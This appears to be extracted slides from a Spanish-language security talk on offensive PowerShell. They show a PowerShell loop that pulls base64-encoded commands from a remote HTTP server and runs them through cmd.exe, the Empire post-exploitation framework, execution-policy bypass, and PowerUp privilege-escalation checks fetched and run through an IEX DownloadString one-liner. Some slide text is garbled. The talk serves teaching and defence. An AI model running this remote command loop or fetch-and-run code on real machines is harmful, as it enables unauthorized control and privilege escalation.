PS C:\Users\user> while (1) {
>> $server = "http://192.168.0.32/";
>> $req = [System.Net.HttpWebRequest]::Create($server);
>>
>> $req.Headers.add('CMD', '');
>> $res = $req.GetResponse();
>> $cmdcoded = $res.GetResponseHeader("CMD");
>> $cmd = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($cmdcoded));
>> $psi = New-Object System.Diagnostics.ProcessStartInfo
>> $psi.FileName = "cmd.exe"
>> $psi.RedirectStandardOutput = $true;
>> $psi.RedirectStandardInput = $true;
>> $psi.RedirectStandardError = $true;
```

```
python servidor_master.py
192.168.0.115 - - [15/Oct/2015 21:45:03] "GET / HTTP/1.1" 200 -
CMD: >> ipconfig
192.168.0.115 - - [15/Oct/2015 21:45:08] "GET / HTTP/1.1" 200 -
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user>ipconfig
```

Configuración IP de Windows

Adaptador de Ethernet Bluetooth Network Connection 6:

```
Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . :
```

Adaptador de Ethernet Local Area Connection 9:

```
Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::...%49
Dirección IPv4. . . . . : 192.168.0.115
Máscara de subred. . . . . : 255.255.255.0
Puerta de enlace predeterminada. . . . . : 192.168.0.1
```

```
s
d<>
Text.Encoding]::UTF8.GetBytes($standardOut))
rver);
```



PowerShellEmpire



```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.7.0-beta
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====
```

EMPIRE

90 modules currently loaded

1 listeners currently active

1 agents currently active

(Empire) >

PowerShellEmpire-->PowerUp.ps1

C:> powershell.exe -nop -exec bypass

PS C:\> Import-Module PowerUp.ps1

PS C:\> Invoke-AllChecks

```
C:\Users\test>powershell -nop -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\test> import-module e:\powerup.ps1
PS C:\Users\test> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable permissions...

[*] Checking service permissions...

[*] Checking for unattended install files...

[*] Checking %PATH% for potentially hijackable .dll locations...

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for encrypted web.config strings...

[*] Checking for encrypted application pool and virtual directory passwords...

[*] Checking for an HTTP WSUS server...

PS C:\Users\test> _
```

PowerShellEmpire-->PowerUp.ps1

```
PS E:\> powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks"
```

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable permissions...

[*] Checking service permissions...

[*] Checking for unattended install files...

[*] Checking %PATH% for potentially hijackable .dll locations...
[*] Write a .dll to 'PATH\wlbsctrl.dll' to abuse

[+] Hijackable .dll path: %SystemRoot%\system32\WindowsPowerShell\v1.0\

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for encrypted web.config strings...

[*] Checking for encrypted application pool and virtual directory passwords...

[*] Checking for an HTTP WSUS server...

powershell "IEX (New-Object Net.WebClient).
DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/
master/PowerUp/PowerUp.ps1'); Invoke-AllChecks"




Conclusiones

- La “política de ejecución” no es un control de seguridad
- PowerShell 3 y 4 hacen maravillas, pero, aún no están en la mayoría de instalaciones
 - Windows 7
 - Windows XP ? (No ? Ja!)
- Casi todo es POST-explotación
 - Desplazamiento lateral
 - Usaría Windows como base para hacer pentesting ? (Ja!)
- El AV no la hace
 - Pero el HIPS si y los proxies también
- Scripts y enlaces a presentaciones en
 - <https://github.com/Open-Sec>



Preguntas ?





**"Sí conoces al enemigo y te conoces a
tí mismo, no debes temer los
resultados de cientos de batallas".
Sun Tzu, El Arte de la Guerra.**